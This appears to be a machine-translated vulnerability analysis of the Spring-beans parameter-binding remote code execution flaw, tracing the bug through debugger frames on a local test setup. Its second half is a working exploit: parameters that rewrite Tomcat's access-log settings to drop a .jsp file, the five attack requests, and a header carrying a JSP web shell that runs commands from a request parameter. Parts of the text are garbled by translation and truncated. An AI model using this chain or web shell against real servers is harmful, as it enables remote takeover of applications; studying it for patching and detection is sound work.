

Spring-beans RCEVulnerability Analysis

illustrate

Requirements:

- JDK9 and above;
- usedSpring-beansBag;
- usedSpringparameter binding;
- SpringParameter bindings use non-primitive parameter types, such as normalPOJOYou can;

test environment

<https://github.com/p1n93r/spring-rce-war>

Vulnerability Analysis

SpringThe parameter binding is not introduced too much, you can use Baidu yourself; its basic use method is to use the data . In the form of assigning values to parameters, the actual assignment process will use reflection to call the parameters.

getter or setter ;

When this vulnerability first came out, I thought it was a garbage hole, because I thought there was a parameter in the parameters that I needed to use. ClassAttributes of types, no idiot will develop inPOJOuse this property in ; but when I followed closely, I found that things were not so simple;

For example, the data structure of the parameters I need to bind is as follows, which is a very simplePOJO:

```
/**
 * @author : p1n93r
 * @date : 2022/3/29 17:34
 */
@Setter
@Getter
public class EvalBean {

    public EvalBean() throws ClassNotFoundException {
        System.out.println("[+]calledEvalBean.EvalBean");
    }

    public String name;

    public CommonBean commonBean;

    public String getName() {
        System.out.println("[+]calledEvalBean.getName");
    }
}
```

```

        return name;
    }

    public void setName(String name) {
        System.out.println("[+]calledEvalBean.setName"); this.name = name;
    }

    public CommonBean getCommonBean() {
        System.out.println("[+]calledEvalBean.getCommonBean"); return
        commonBean;
    }

    public void setCommonBean(CommonBean commonBean) {
        System.out.println("[+]calledEvalBean.setCommonBean"); this.commonBean
        = commonBean;
    }
}

```

mineControllerIt is also normal to write as follows:

```

@RequestMapping("/index")
public void index(EvalBean evalBean, Model model){
    System.out.println("=====");
    System.out.println(evalBean);
    System.out.println("=====");
}

```

So I started the whole process of parameter binding. When I followed the call position as follows, I was stunned:

Decompiled .class file, bytecode version: 52.0 (Java 8)

```

105     return new Property(gpd.getBeanClass(), gpd.getReadMethod(), gpd.getWriteMethod(), gpd.getName());
106 }
107
108 @Nullable
109 protected BeanWrapperImpl.BeanPropertyHandler getLocalPropertyHandler(String propertyName) {
110     PropertyDescriptor pd = this.getCachedIntrospectionResults().getPropertyDescriptor(propertyName);
111     return pd != null ? new BeanWrapperImpl.BeanPropertyHandler(pd) : null;
112 }
113
BeanWrapperImpl > getLocalPropertyHandler()

```

Frames

Deployment

✓ "http-apr-8080-exec-9" @ 3,016 in group "main": RUNNING

- getLocalPropertyHandler:230, BeanWrapperImpl (org.springframework.beans)
- getLocalPropertyHandler:63, BeanWrapperImpl (org.springframework.beans)
- getPropertyValue:620, AbstractNestablePropertyAccessor (org.springframework.beans)
- getNestedPropertyAccessor:839, AbstractNestablePropertyAccessor (org.springframework.beans)
- getPropertyAccessorForPropertyPath:816, AbstractNestablePropertyAccessor (org.springframework.beans)
- setPropertyValues:256, AbstractNestablePropertyAccessor (org.springframework.beans)
- setPropertyValues:97, AbstractPropertyAccessor (org.springframework.beans)
- applyPropertyValues:848, DataBinder (org.springframework.validation)
- doBind:744, DataBinder (org.springframework.validation)
- doBind:197, WebDataBinder (org.springframework.web.bind)
- bind:107, ServletRequestDataBinder (org.springframework.web.bind)
- bindRequestParameters:158, ServletModelAttributeMethodProcessor (org.springframework.web.servlet.mvc.method.annotation)
- resolveArgument:160, ModelAttributeMethodProcessor (org.springframework.web.servlet.mvc.method.annotation)
- resolveArgument:121, HandlerMethodArgumentResolverComposite (org.springframework.web.servlet.mvc.method.annotation)
- getMethodArgumentValues:167, InvocableHandlerMethod (org.springframework.web.servlet.mvc.method.annotation)
- invokeForRequest:134, InvocableHandlerMethod (org.springframework.web.servlet.mvc.method.annotation)
- invokeAndHandle:106, ControllerMethodInvoker (org.springframework.web.servlet.mvc.method.annotation)

Variables


propertyName = "class"

this = {BeanWrapperImpl@5889} *org.springframework.beans.BeanWrapperImpl...

从这个cache中查找属性名

spring参数绑定的流程

when i check this `cache` When I was stunned, why would there be a `class` property cache? ? ? ! ! ! !



When I saw this, I knew I was wrong, this is not a garbage hole, it is really a nuclear bomb-level loophole! Now it is clear that we can get the elephant very `class` right easily, and the rest is to use this `class`. The object construction uses the chain, and the simpler way at present is to modify Tomcat log configuration, write to the logshell. one


The complete utilization chain is as follows:

```
class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75%63%6b%7d%69
class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp
class.module.classLoader.resources.context.parent.pipeline.first.directory=%48%3a%5c%6d%79%4a%61%76%61%43%6f%64%65%5c%73%74%75%70%69%64%52%
class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuckjsp
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

Looking at the utilization chain, you can see that it is a very simple modification Tomcat log configuration, use log to writeshellThe specific attack steps are as follows, which are sent as follows5requests:

```
http://127.0.0.1:8080/stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7b%66%75% http://127.0.0.1:8080 /
stupidRumor_war_exploded/index?class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp http://127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent.pipeline.first.directory=%48%3a%5c%6d%79%4a%61%76%61%43%6f%64%65%5c%73%74%75%70%69%64%52%
class.module.classLoader.resources.context.parent.pipeline.first.prefix=fuckjsp http://127.0.0.1:8080/stupidRumor_war_exploded/index?
class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=
```

send this5After a request,TomcatThe log configuration is modified as follows:




Then we just need to send a random request, plus a callfuckofheader, you can writeshell:


```
GET /stupidRumor_war_explored/fuckUUUU HTTP/1.1 Host:
127.0.0.1:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.7113.93 Safari/537.36 Accept: text/html,application/
xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
fuck: <%Runtime.getRuntime().exec(request.getParameter("cmd"))%> Accept-Language: zh-CN,zh;q=0.8,zh-
TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate

Connection: close
Upgrade-Insecure-Requests: 1 Sec-
Fetch-Dest: document Sec-Fetch-Mode:
navigate Sec-Fetch-Site: none

Sec-Fetch-User: ?1
```



normal accessshell:



Summarize

- Since it can be called toclassobject, then the use method must not write the log;
- You can follow it later, why a parameter is reserved during the binding processPOJOofclassQuote?